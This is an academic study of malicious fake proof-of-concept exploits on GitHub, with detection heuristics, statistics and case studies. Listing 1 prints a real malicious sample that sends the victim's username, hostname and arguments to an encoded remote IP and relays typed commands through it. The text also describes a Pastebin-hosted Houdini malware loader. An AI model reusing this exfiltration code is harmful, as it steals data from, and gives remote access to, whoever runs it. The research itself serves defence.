

How security professionals are being attacked: A study of malicious CVE proof of concept exploits in GitHub

Soufian El Yadmani, Robin The, Olga Gadyatskaya

Leiden Institute of Advanced Computer Science, Leiden University

Abstract

Proof-of-concept (PoC) of exploits for known vulnerabilities are widely shared in the security community. They help security analysts to learn from each other and they facilitate security assessments and red teaming tasks. In the recent years, PoCs have been widely distributed, e.g., via dedicated websites and platforms, and also via public code repositories like GitHub. However, public code repositories do not provide any guarantees that any given PoC comes from a trustworthy source, or even that it simply does exactly what it is supposed to do.

In this work we investigate PoCs shared on GitHub for known vulnerabilities discovered in 2017–2021. We discovered that not all PoCs are trustworthy. Some proof-of-concepts are fake (i.e., they do not actually offer PoC functionality), or even malicious: e.g., they attempt to exfiltrate data from the system they are being run on, or they try to install malware on this system.

To address this issue, we have proposed an approach to detect if a PoC is malicious. Our approach relies on detecting the symptoms we have observed in the collected dataset, for example, calls to malicious IP addresses, encoded malicious code, or included Trojanized binaries. With this approach, we have discovered 4893 malicious repository out of 47313 repositories that have been downloaded and checked (i.e., 10.3% of the studied repositories have symptoms of malicious intent). This figure shows a worrying prevalence of dangerous malicious PoCs among the exploit code distributed on GitHub.

1 Introduction

CVE, which stands for *Common Vulnerabilities and Exposures*¹, is a list of publicly disclosed security flaws in software or systems, which have been assigned individual CVE IDs. During penetration testing or a security assessment, pentesters

aim to find these known vulnerabilities in customers' environments. But they need not only to identify a vulnerable system, but also to demonstrate that it is *exploitable*. Professional frameworks like Metasploit² or reputable databases like Exploit-DB³ contain exploits for many CVEs, but not for all of them [3, 4]. Pentesters then turn to *Proof of Concept* (PoC) exploits published in public code repositories like GitHub⁴ to see if they can find something they can use to exploit the issue and demonstrate the vulnerability.

Usually sources like Exploit-DB try to validate the effectiveness and legitimacy of PoCs. In contrast, public code platforms like GitHub do not have the exploit vetting process. Pentesters can check the properties of the repository like the number of watchers, stars and the number of forks for a certain PoC to get a better idea of how popular is that exploit code, usually written in one of the popular programming languages like C/C++, Python, Go, Ruby, etc. However, in the absence of vetting PoCs in GitHub may be useless, or they may even contain malicious content that can harm the machine of the person running it. This may result in damage especially if running on a customer's infrastructure.

The problem with the lack of trustworthiness of PoCs published on GitHub and via social media has been mentioned in the security community. E.g., previously this problem has been discussed in cyber security blogs like Bleepingcomputer⁵ that blogged about PoCs in GitHub containing the CobaltStrike⁶ backdoor that was targeting the security community with a fake exploit for CVE-2022-26809⁷. The problem has also been investigated by security researcher Curtis Brazzell who set up honey-PoCs and measured how many people have run them⁸. He has discovered that the amount of people running unverified PoCs from GitHub is remarkably

²<https://www.metasploit.com/>

³<https://www.exploit-db.com/>

⁴<https://github.com/>

⁵<https://www.bleepingcomputer.com/news/security/fake-windows-exploits-target-infosec-community-with-cobalt-strike/>

⁶<https://www.cobaltstrike.com/>

⁷<https://nvd.nist.gov/vuln/detail/CVE-2022-26809>

⁸<https://curtbraz.medium.com/exploiting-the-exploiters-46fd0d620fd8>

¹<https://www.cve.org/>

high.

In our work we aim to investigate this problem deeper and to study the distribution of *malicious PoCs*⁹ on GitHub. To do this, we have collected publicly available PoCs shared on GitHub for CVEs discovered in the last 5 years, from 2017 till 2021. In total we have collected 47,313 repositories sharing PoCs for at least one CVE from the target period. To the best of our knowledge, this is the first large-scale qualitative and quantitative investigation of malicious PoCs. We have proposed a collection of heuristics relying on identifying malicious indicators in PoCs to pinpoint potentially damaging exploits. With these heuristics we have found 4893 malicious repositories (what is 10.3% of the total PoC repositories dataset we have collected).

We have also investigated GitHub code properties not related to security, such as the number of forks and stars of malicious and non-malicious PoC repositories, and code similarity between malicious and non-malicious repositories. We have discovered that malicious repositories on average have higher similarity to each other than non-malicious repositories. The code similarity metrics thus could be helpful to identify new malicious PoCs. At the same time, our analysis shows that the numbers of forks and stars do not allow to effectively discriminate between malicious and non-malicious PoCs.

To facilitate further investigations of PoCs, including malicious PoCs, by the community, we share our dataset and an implementation of our approach¹⁰.

2 Data Collection and Analysis

Figure 1 shows the methodology of our study. To achieve our goal of analysing all PoCs on GitHub made for specific CVEs, we first gather a dataset and process it.

2.1 Data collection

To gather the data we used the GitHub API, which allows searching in GitHub for repositories, code and commits based on a specific keyword. In our case we were interested in searching for repositories that contain PoCs of CVEs. These repositories usually come with extra information, like the repository description, number of stars, number of forks, etc., which we also collected for future analysis. The collected data concerns the past 5 years, from 2017 until 2021, which means CVEs assigned for these years (i.e., CVE IDs with prefixes CVE-2017, CVE-2018, CVE-2019, CVE-2020 and CVE-2021).

⁹Note that in the context of this study we refer to all PoCs that include functionality not intended for the original exploit and potentially dangerous as *malicious PoCs*. Sometimes they are also called *fake PoCs* to emphasize their untrustworthiness.

¹⁰Due to the anonymization, information on how to obtain these will be included in the final print.

We first assembled a list of CVE IDs issued in the target period from MITRE¹¹. Data collection was based on a keyword search for repositories that contain the target CVE IDs “CVE-YEAR-ID”¹². In addition to this format of CVE IDs, we have also used keywords in the formats “CVE YEAR-ID”, “CVE-YEAR ID”, “CVE YEAR ID” and “CVE:YEAR-ID”. According to the GitHub API documentation¹³ the keyword search is being done in the repository name and description.

We collected all available repositories mentioning CVEs discovered in the target period, including forked ones. This data was downloaded and stored in the period from the 10th of April 2022 till the 23rd of April 2022. Including forks in our research is important in order to check what changes are being done on these PoC repositories after forking them by other users.

Figure 2 shows the amount of repositories downloaded and that are CVE-related, including the forked ones. These repositories have had a CVE ID in at least one of the following: repository description, README file and/or a program file (Python, C#, Java, etc.). We can see that over the years the amount of repositories containing PoCs has grown. We also note that all repositories in this figure have a proof of concept included. We checked the collected repositories automatically and partially manually to verify that they all are PoCs, and not just description files for the CVEs or unrelated repositories returned by GitHub API. 172 repositories have been discarded in this process. In total, we have collected 47313 viable repositories with PoCs.

2.2 Data analysis

After gathering the data, we first checked what are the most used programming languages in that period based on how GitHub labelled the repository language. The statistics regarding programming languages are shown in Table 1. This figure shows that Python is the dominating programming language over the last 5 years between hackers and exploit developers. The reason behind this is probably the amount of libraries in Python that support basic programming and “hacking” tasks. Moreover, GitHub did not label the language of the majority of repositories due to repositories containing multiple type of files, programming languages and sometimes only README files that explain the attack. These repositories are labeled as “Undetected” in our data.

After gathering the data and extracting CVE IDs from each repository we cross-checked with the NIST NVD database¹⁴ to verify how many CVEs have PoCs in GitHub. Our findings are summarized in Table 2. It shows that overall only a fraction of CVEs has public exploit code published in GitHub.

¹¹<https://cve.mitre.org/cve/>

¹²<https://cve.mitre.org/cve/identifiers/syntaxchange.html>

¹³<https://docs.github.com/en/rest/search#search-repositories>

¹⁴<https://nvd.nist.gov/>




Figure 1: Data collection and analysis methodology




Figure 2: Downloaded GitHub repositories containing PoCs for CVEs

The number of PoCs reported in Table 2 is higher than the number of repositories collected, because many repositories include PoCs for several CVEs (sometimes even for multiple CVEs from different years).

By checking the PoCs from last years we were interested in checking which CVEs have more PoCs in GitHub. Figure 3 shows the boxplots for CVEs with PoCs in GitHub from the last 5 years. Each data point in this graph corresponds to a single CVE ID and the number of PoCs for this CVE in our dataset.

Overall, we can see that the amount of PoCs per CVE in GitHub does not change much from year to year. Only CVEs discovered in 2020 have received slightly more PoCs than CVEs from other years.

The 3 top CVEs with the most PoCs in Figure 3 (the highest outliers) are probably the most impactful security issues in the last 10 years. The top one there is CVE-2021-44228¹⁵, also known as Log4Shell, which is a vulnerability in Log4j. The second CVE with most PoCs is CVE-2019-0708¹⁶, also known as BlueKeep which is an issue with RDP, and the third one is CVE-2020-1938¹⁷ which is a vulnerability in the

Programming Language	Count
HTML	296
Ruby	379
Go	400
JavaScript	548
Shell	652
C++	962
Java	1071
C	1686
Python	8305
Undetected	31858

Table 1: Overview of top 10 used programming languages




Figure 3: Distribution of CVE PoCs per year

Apache JServ Protocol. These exploits are still being widely used by hackers in the wild. Their leading positions in our dataset with respect to the number of published PoCs are very understandable.

During our first data collection stage we did not include the dates of the repository creation and last update in the collected information. In August 2022 we have accessed the previously collected repositories to gather this information. Since our first data collection step, 655 repositories were deleted or made private. Figure 4 shows a heatmap of the repository distribution with respect to the targeted CVE-year and the year when the repository was created. We can observe that the vast majority of repositories have been created in the same year as the targeted CVE. At the same time, several repositories have been created earlier than the year when the

¹⁵<https://nvd.nist.gov/vuln/detail/CVE-2021-44228>

¹⁶<https://nvd.nist.gov/vuln/detail/CVE-2019-0708>

¹⁷<https://nvd.nist.gov/vuln/detail/CVE-2020-1938>

CVE-Year	# unique CVEs Targeted	% CVEs assigned by NVD	# Repos	# PoCs
2017	338	2.30%	6424	7740
2018	447	2.70%	7021	9153
2019	606	3.50%	11336	14605
2020	726	3.95%	10588	23475
2021	658	3.26%	14515	17635
Total (unique)	2775	3.2%	47313	72608

Table 2: Overview of the collected data with respect to unique CVE IDs and number of repositories and PoCs




Figure 4: Heatmap of the repositories per CVE-year and the year of creation of the repository




Figure 5: Heatmap of the repositories per CVE-year and the year of last update to the repository

corresponding CVE was issued. This is due to the fact that some repositories include PoCs for several CVEs.

Figure 5 shows the distribution of the repositories with respect to the targeted CVE-year and the year when the repository was last updated. From both figures we can see that the largest amount of PoC repositories were both created and last updated in 2021. However, we can also observe that repositories for older CVE get created and updated even a few years later.

3 Malicious PoCs

In this section we introduce our proposed method for malicious proof of concepts detection in GitHub. We first start

with observations about some indicators of malicious PoCs and what kind of methods are being used in these PoCs and what are the well-known and easy to implement methods can be used in order to create a malicious PoC for a specific CVE exploit. Figure 1 shows the steps followed during this research to analyse the PoC repositories. The first step is to cluster the data based on programming language as well as the year of CVE, which will be useful in similarity analysis. After that we moved into identifying useful indicators of maliciousness and extracting them from PoCs and repositories as follows.

The biggest challenge we had to address in this work was to find reliable indicators of a malicious PoC. The proof of concepts are usually developed by hackers or security professionals with the end-goal to compromise a system by exploiting a vulnerability in a specific product. Thus, these PoCs represent by design malicious software that would be flagged by security systems designed to detect exploits. They also exhibit other properties of malicious software, such as, for example, containing malicious binaries. Therefore, we needed to identify properties of such software that are not expected for PoCs designed for exploiting the targeted system, but indicate some other adversarial goals, unrelated to the original PiC goals.

With this in mind we have identified the following indicators of malicious PoCs:

- **IP analysis:** As PoCs are intended to be used by different people on different machines, in general, a PoC should not have any communications with a predetermined public IP address. This could be an indication of malicious behavior, e.g., to exfiltrate information from the machine executing the PoC to that server. With this in mind, we extracted all IP addresses based on a regular expression from all repositories, then filtered for only public IP addresses by removing all private IP addresses that were also extracted, which reduced the amount of IP addresses we have to check. We then compared the extracted IP addresses with public blacklists and with information available on VirusTotal and AbuseIPDB.
- **Binaries analysis:** Some PoC repositories come with pre-built binaries to ease the process of exploiting a given security issue. This is why we also extract binaries from the repositories. In this work we focused on

EXE files which can be run on Windows systems, since also most of malware attacks are conducted against Windows users. After extracting them, we check their hashes in VirusTotal to verify if they are safe to use or not. However, checking hacking tools in VirusTotal might be tricky since we need to be careful with the detection and the behavior of the binary. what we did is check if the file is malicious or not, if yes then we check if the binary is flagged as an exploit of the target CVE or not. This approach helps in checking if a specific binary's maliciousness is related to the CVE in question or not.

• Analysis of obfuscated payloads

- **Hexadecimal analysis:** Hexadecimal encoding is frequently used to obfuscate malicious payloads. We thus extract hexadecimal payloads from all code files. Since HEX values are character-dependent, we concatenate all values and then decode them in a human readable format when possible, then we extract IP calls or other payloads that might be encoded within it.
- **Base64 analysis:** Base64 encoding is another common way to obfuscate malicious payloads. By extracting base64 values using regular expressions we are able to analyse base64 values in the scripts and decode them looking for hidden scripts in order to find any connections with external IPs within hidden base64 payloads.

We now discuss the details of each kind of analysis we applied and present the results of the study.

3.1 IP Analysis

Our approach for extracting public IP addresses relies on using a regular expression `((25[0-5]|2[0-4][0-9]|01?[0-9])[0-9]?)(\.(25[0-5]|2[0-4][0-9]|01?[0-9])[0-9]?){3,})` for finding IP addresses in the code, either in clear text, or hexadecimal or base64 encoded, then filtering for only public IP addresses, which can be used to communicate with predetermined servers (possibly, Command&Control servers). We then scan a subset (due to API limitations) of found IP addresses in VirusTotal¹⁸ and AbuseIPDB¹⁹. We also check all extracted IPs against publicly available IP blacklists to check if they have been flagged before. However, the discovered IP addresses could also be mentioned in help menus, comments or examples of how to execute the scripts. There is no easy way of detecting how IPs are used within the code, and this is a limitation of our approach.

The first approach to analyse these IP addresses was to check them against blacklists by cross matching our list of

IPs and the blacklists in order to see how many have already been flagged. The blacklists that we used are from a project called FireHOL IP Lists²⁰, which is available in GitHub and updated on daily basis²¹. These blacklists contain multiple IPs that are used in malware and ransomware campaigns, Command&Control servers, known hacked machines that are being used as zombies, etc. This resulted in detecting 2864 malicious IPs from different blacklists as shown in Table 3.

Blacklist	IPs listed	Matches
hpHosts	147011	1656
FireHOL	4744848	712
StopForumSpam.com	1415760	426
blocklist.net.ua	120876	340
iBlocklist.com	73724	242
Clean-MX.de	12190	235
Emerging Threats	9163	233
TorProject.org	5329	218
sblam.com	7895	213
CIDR-Report.org	28805	201
dan.me.uk	6209	178
Charles Haley	55988	130
BotScout.com	1781	120
CruzIt.com	12648	105
CyberCrime	1287	92
MaxMind.com	583	91
VoIPBL.org	26097	87
GreenSnow.co	5529	63
TalosIntel.com	732	57
Snort.org Labs	836	51

Table 3: Results of blacklists (BL) matching with IPs detected

As a result of this analysis, Table 4 shows a summary of how many IP addresses are proportionally malicious within each year, based on information from blacklists. We can already notice that the amount of malicious IP addresses is high in the last 3 years compared to 2017 and 2018. This can be explained by the severity and easiness of some attacks in these years. The total amount of unique IPs found in the dataset is 42.07% of the total amount of discovered public IPs, what can be explained by fork relationships between repositories.

The second step was to check the found public IPs against VirusTotal in order to verify if they have been flagged as malicious before and also scan them in case they were not. This gave us a better understanding of the nature of these IPs. However, if they have not been flagged before and are not active anymore we will not know for sure if they have been malicious at some point or not, except if it was captured by other researchers and shared over social media to warn other users. This is another limitation of this approach.

Due to the VirusTotal API limitations we could not scan

¹⁸<https://virustotal.com/>

¹⁹<https://abuseipdb.com/>

²⁰<https://iplists.firehol.org/>

²¹<https://github.com/firehol/blocklist-ipsets>

every single IP address, as it is not possible using the community API access²². Thus, we randomly selected a subset of IPs and scanned them. This resulted in detecting multiple malicious IPs, as can be seen in Table 4. In 2021 almost 91% of submitted IPs were detected as malicious by VirusTotal.

The last step was to examine the same subset due to rate limits against AbuseIPDB which is an up to date blacklist solution that is based on recently reported IPs, it shows also how many times the IP was reported, when it was reported and regarding what type of attacks. This source was added as an extra layer of IP maliciousness analysis in order to have a variety of reliable source. This concluded in table 4 results.

Unexpectedly, the number of malicious IPs over all repositories is quite high, taking into consideration that these PoCs usually should not have any public IP addresses in the code, except for reasons like help menus or testing purposes. We also notice that the number is rising over years which can probably be explained by the high number of impactful CVEs that were found.

3.2 Binary Analysis

An EXE binary that is included in a PoC can be part of the actual exploit, or it could be used to implant malware. To investigate what these binaries are used for we scanned them with VirusTotal. For all EXE binaries that we found in all repositories we first gathered the sha256 hash of each binary, since VirusTotal has a large database of previously scanned binaries, which can be identified by their hash. For most of the binaries, VirusTotal had previously analyzed them, and the report could be seen immediately. For some binaries the hash was not present in the database of VirusTotal, so these were uploaded to VirusTotal to be scanned and generate reports. We build our maliciousness decision based on the conditions explained in Algorithm 1.

This approach relies on the fact that VirusTotal can flag malicious binaries when and if they are related to a specific CVE, which helps identifying the binaries that are exploits made for specific CVEs or malicious binaries that have other intentions. That is why we decided to flag any binary that is malicious and not related to the repository's exploit of the CVE in question.

The result of the analysis of binaries can be seen in table 5. We observe that the number of repositories containing EXE binaries is quite high, which makes creating repositories with malicious binaries a useful technique for attackers to spread malware that will be trusted by users. The number of malicious binaries is also high, especially in 2019 and 2020. We also note that we have found repositories with more than 1 malicious binary which can also be seen in the table.

²²<https://developers.virustotal.com/reference/public-vs-premium-api>

Data: Hashes of all extracted EXE binaries

Result: true if malicious, else false

```
foreach Hash do
  if Hash of binary is not known by VirusTotal then
    | Upload the binary file to VirusTotal;
  end
  if Binary is marked malicious by VirusTotal then
    if Maliciousness is related to the CVE-ID in
      the studied repository then
      | return false;
    else
      | return true;
    end
  else
    | return false;
  end
end
```

Algorithm 1: Procedure to check if binary is malicious on VirusTotal

3.3 Hexadecimal Analysis

The majority of proof of concepts in GitHub contains hexadecimal payloads as part of the exploit, however hexadecimal encoding is a popular obfuscation technique that attackers turn to, which made it one of the targets of our research. Thus, we extracted from PoCs encoded hexadecimal payloads using a regular expression $\times[A-Fa-f0-9]^+$ and decoded them in order to analyse it for malicious code. Table 6 shows the number of PoCs that contain hexadecimal code in the last five years.

We see that the number of hexadecimal occurrences is increasing in the past five years. After decoding all hexadecimal code strings and categorizing these into suspicious or not (based on an inclusion of a public IP address), we found 41 repositories containing hexadecimal code being used to obfuscate malicious code to avoid detection by readers. These payloads are being decoded and executed in order to perform different types of instructions. However, all malicious payloads that we found were in year 2020 and are related to a study that was done by security researcher Curtis Brazzell. He set up honey-PoCs and measured how many people have run them without checking the code²³. His repository was forked 41 time by other users which explains our findings.

3.4 Base64 Analysis

Base64 is an encoding system that is used to embed binary assets inside textual assets such as programming languages. Proof of concepts authors use this encoding system to embed payloads that will help exploit an issue related to a given CVE. Since this technique is widely used in exploits, attackers used it as well in their malicious PoCs in order to embed extra code that will be executed by the script and follow the embedded

²³<https://curtbrazz.medium.com/exploiting-the-exploiters-46fd0d620fd8>

Year	Public IPs	Unique IPs	Blacklists	Analyzed subset	VirusTotal	AbuseIPDB
2017	3231	2395	7	1338	12	1
2018	998	284	7	218	15	2
2019	340510	146335	2435	1998	2	6
2020	6831	175	7	172	23	6
2021	6707	1635	437	1635	1470	1054
Total	358277	150734	2864	5361	1522	1069

Table 4: Summary of data on IPs collected from the dataset and the amount of malicious IPs detected based on blacklists, VirusTotal and AbuseIPDB

Year	# Binaries	# Malicious Binaries	# Malicious Repos
2017	395	231	156
2018	1252	89	65
2019	1657	747	395
2020	2067	713	467
2021	789	384	315

Table 5: Repositories with malicious binaries

Year	# Repos	# Containing Hex	# Malicious Hex
2017	6424	3367	0
2018	7021	3511	0
2019	11336	7377	0
2020	10588	7140	41
2021	14515	8284	0

Table 6: Results of Hexadecimal scan

instructions. Some of these instructions were to exfiltrate information, others were used to download malicious files and execute them on the system.

During our analysis we first automatically searched for base64 payloads using regular expression $([A-Za-z0-9+/\]{4})^*([A-Za-z0-9+/\]{4})|([A-Za-z0-9+/\]{3})=|[A-Za-z0-9+/\]{2}==)$ in our PoCs, then we analysed them manually for malicious code, like unusual system calls, requests to external servers, and so on. As we can see in Table 7 the number of malicious repositories is very low compared to the total number of repositories that include base64 encoding. However, we have many repositories that have use base64 to hide malicious PoC intentions. This means it is one of the techniques that is being used to obfuscate malicious payloads.

Year	# Repos	# Malicious Repos
2017	6424	4
2018	7021	4
2019	11336	16
2020	10588	28
2021	14515	26

Table 7: Repositories with malicious base64 payloads

Year	# Repos	# Malicious
2017	6424	275
2018	7021	317
2019	11336	1678
2020	10588	1993
2021	14515	1547
Total	47313	4893

Table 8: Summary of maliciousness detection

3.5 Summary of results

Table 8 shows the results regarding detection of maliciousness in PoCs for CVEs using the heuristics previously discussed. We detected in total 4893 malicious repositories out of 47313. The number of malicious repositories is high in years 2019, 2020 and 2021 compared to 2017 and 2018. These years witnessed a few CVEs that have had a massive security impact.

4 PoC Similarity Analysis

In the previous section we have discussed how to identify malicious PoCs based on security-relevant indicators, such as inclusion of malicious IP addresses or malicious binaries unrelated to the targeted exploit process. We now investigate what can be useful properties of repositories themselves that can help in identifying malicious PoCs. We are also interested in the relationship between original and forked repositories, as it is interesting to see if and how users modify forked PoC repositories.

To establish this relationship, we used JPlag²⁴, a code plagiarism detection system that helps detecting similarities between source code [5]. This tool supports several popular programming languages: Java, C++, C#, Go, Kotlin, Python, R, Rust, Scala, Scheme, and EMF Metamodel²⁵. We note that, according to GitHub information, we have PoC repositories written in all these languages, except EMF Metamodel.

To measure similarity between different PoC repositories, we applied JPlag to all pairs of repositories written in the

²⁴<https://github.com/jplag/JPlag>

²⁵<https://github.com/jplag/JPlag#supported-languages>




Figure 6: Similarity of forked repositories as computed by JPlag (only pairs with positive similarity score). We denote a malicious repository as 1 and a repository without a discovered malicious payload as 0

same JPlag-supported language that also target the same CVE IDs. We investigate separately two cases: (1) similarity of the original and forked repositories; and (2) similarity of the original repositories among each other, as representatives of their groups.

Similarity of the original and forked repositories. Figure 6 shows the similarity data between the original and forked repositories (we only visualize pairs that have a positive similarity score according to JPlag). The similarity data in this figure is broken down into 4 categories:

- Both original and forked repositories are malicious. We encode this case with label 11 (1 stands for a malicious repository).
- Parent repository is malicious, but the forked repository is not found to be malicious with our heuristics. We encode this case with label 10.
- Parent repository is not found to be malicious, but the forked repository is malicious; encoded with label 01.
- Both repositories are not found to be malicious with our approach; encoded with label 00.

We can see in Figure 6 that both 11 and 00 cases have a high similarity (median for both of them is 100% similarity), while the cases when only one of the considered repositories is malicious have, on average, lower similarity scores.

By analysing similarities between original repositories and forked ones we have 3 interesting cases of similarities which we investigated manually, which are the following:

1. Original repository is malicious and the forked repository is malicious, but their similarity is less than 100%. In this case, it is interesting to see what modifications have been done to the malicious PoC. We have 82 such pairs.
2. Original repository is malicious, but the forked repository is not malicious (the cases labelled with 10). In this case, it is interesting to see why the repository is now not detected to be malicious, whether the reason is that




Figure 7: Similarity of original (non-forked) repositories among each other. We denote a malicious repository as 1 and a repository without a discovered malicious payload as 0

our heuristics are not reliable, or whether the user has changed something in the re-distributed PoC code and made it not malicious. We have 102 such pairs.

3. Original repository is not malicious, but the forked repository is malicious (the cases labelled with 01). We have 22 such pairs.

We have manually checked the repositories from these cases and concluded that in all of these 3 scenarios the changes (in the similarity score or the maliciousness status) occurred because of inclusion/exclusion of a malicious EXE binary. No other types of modifications were discovered. This shows that inclusion of a malicious binary is a strong indicator of maliciousness.

One interesting case that we observed was a repository originally shared by a prominent European security company. This repository was forked, and this pair corresponds to the 01 case in our classification (parent is not malicious, but the forked repository is malicious). However, when we looked at the history of the original repository updates, we discovered that a malicious EXE file was originally included there. It was later deleted by the security company, but it remained in the forked repository. This case shows that even very experienced security professionals fall for malicious PoCs and can redistribute them.

Similarity of original repositories. Figure 7 shows box-plots of similarity scores between all original repositories in our dataset (including pairs with 0% similarity). We can see that malicious repositories on average have higher similarity than non-malicious repositories. This could be a strong indicator that code similarity and code properties in general is a reliable feature to identify malicious repositories.

We have performed the non-parametric Mann-Whitney U test to confirm this hypothesis. This test rejected the null-hypothesis (that medians of similarity data for the 11 and 00 cases are equal) with p -value=0.013 (< 0.05). Similarly, the test rejected the null-hypothesis for the similarity data of the 11 and 01/10 cases (comparing malicious with each other versus comparing non-malicious repositories with malicious ones) with p -value=0.014 (< 0.05).




Figure 8: Boxplot diagrams of numbers of stars and forks for repositories that were discovered to be malicious and the remaining repositories (non-malicious).

Number of stars and forks are common metrics of popularity for GitHub repositories. Figure 8 shows boxplots of the numbers of stars and forks for PoC repositories that we discovered to be malicious and the remaining repositories (non-malicious). We see that in both cases medians and the 3rd quartiles for both stars and forks are 0, what means that at least 75% of repositories in both cases have no stars and no forks. Thus, stars and forks are not features that could be useful to identify malicious repositories, based on the data we observed.

In this figure, there are 3 interesting outliers among the malicious repositories that have more than 1000 stars each. These 3 repositories all contain IP addresses labelled as malicious by VirusTotal.

5 Case Studies

During our research we found multiple examples of malicious proof of concepts made for CVEs. These PoCs have had multiple intentions: some of them contain malware, some used to gather information about users of the PoC, and others are made to simply mock people and remind them that running proof of concepts without reading the code can be harmful. In this section we will discuss and show an example of each of the previous types.

- **Malware:** One interesting example was shared in the repository²⁶, intended to be a PoC for CVE-2019-0708, which is the famous BlueKeep²⁷. This repository was created by a user under the name Elkhazrajy. The source code contains a base64 line that once decoded will be running. It contains another Python script with a link to Pastebin²⁸ that will be saved as a VBScript, then run by the first `exec` command. After investigating the VBScript we discovered that it contains the Houdini malware. The screenshots in Figure 9 and Figure 10 show the VBS code, respectively, before and after de-obfuscating

²⁶<https://github.com/Elkhazrajy/CVE-2019-0708-exploit-RCE>; Not available anymore at the time of writing.

²⁷<https://www.cve.org/CVERecord?id=CVE-2019-0708>

²⁸<https://pastebin.com>

it. This technique was also found in other repositories with malware double obfuscated, which communicated with external hosts and downloaded malicious files, then execute them using VBScript. These malware samples are mainly targeting Windows systems.

- **Exfiltration scripts:** These scripts were generally made to gather some information about the person running it, e.g., IP address, system information, User agent, IP-based geolocation, etc. One example was the malicious PoC made to exfiltrate few basic details about the machine running it, as can be seen in Listing 1. The base64 payload is actually a URL to the server that the data is being exported to.

```
1 time.sleep(3)
2 lhost = os.uname()[1]
3 command = getpass.getuser() + '@' + (lhost)
4 args = ' '.join(sys.argv[1:])
5 ErrorMessage = 'Connection Terminated: (Timeout)'
6 URL = base64.b64decode('
    aHR0cDovLzU0LjE4NC4yMC42OS9wb2MyLnBocA=='
    )
7 PARAMS = {'host':command, 'args':args, 'cve':
    Bug}
8 r = requests.get(url = URL, params = PARAMS)
9 welcome = r.content
10 if welcome != "":
11     rsp = 1
12     while rsp != "":
13         cmd = raw_input(welcome)
14         PARAMS = {'host':command, 'args':cmd, 'cve':
            Bug}
15         r = requests.get(url = URL, params =
            PARAMS)
16         rsp = r.content
17         print rsp
18         welcome = "C:\WINDOWS\system32>"
19 time.sleep(10)
```

Listing 1: Fake PoC Exfiltration Example

- **Prank scripts:** Fake but not malicious, these scripts are made generally by people who are aware of the issue and trying to educate the rest of the community by sharing prank scripts that, once running, will either show a prank message or something else. One of the repositories for CVE-2020-2021²⁹, which is an Authentication bypass in PAN-OS³⁰, contains a Shell script which is supposed to be the PoC. Once running this script, it turns the PoC user's screen into Rickroll.

6 Discussion

Using the proposed heuristics we have been able to detect that at least 10% of repositories in our data contain malicious PoCs. This rate of untrustworthy exploits is quite alarming, as they are being used by people across the world. We thus believe

²⁹<https://github.com/mr-r3b00t/CVE-2020-2021/>

³⁰<https://docs.paloaltonetworks.com/pan-os>

```

516 vbCrLf & " !!!!!r |$| !!!!!e |$| !!!!!a |$| !!!!!d |$| !!!!!a |$| !!!!!l |$| !!!!!l
517 vbCrLf & " !!!!!e |$| !!!!!n |$| !!!!!d |$| !!!!!i |$| !!!!!f |$| " & _
518 vbCrLf & " & _
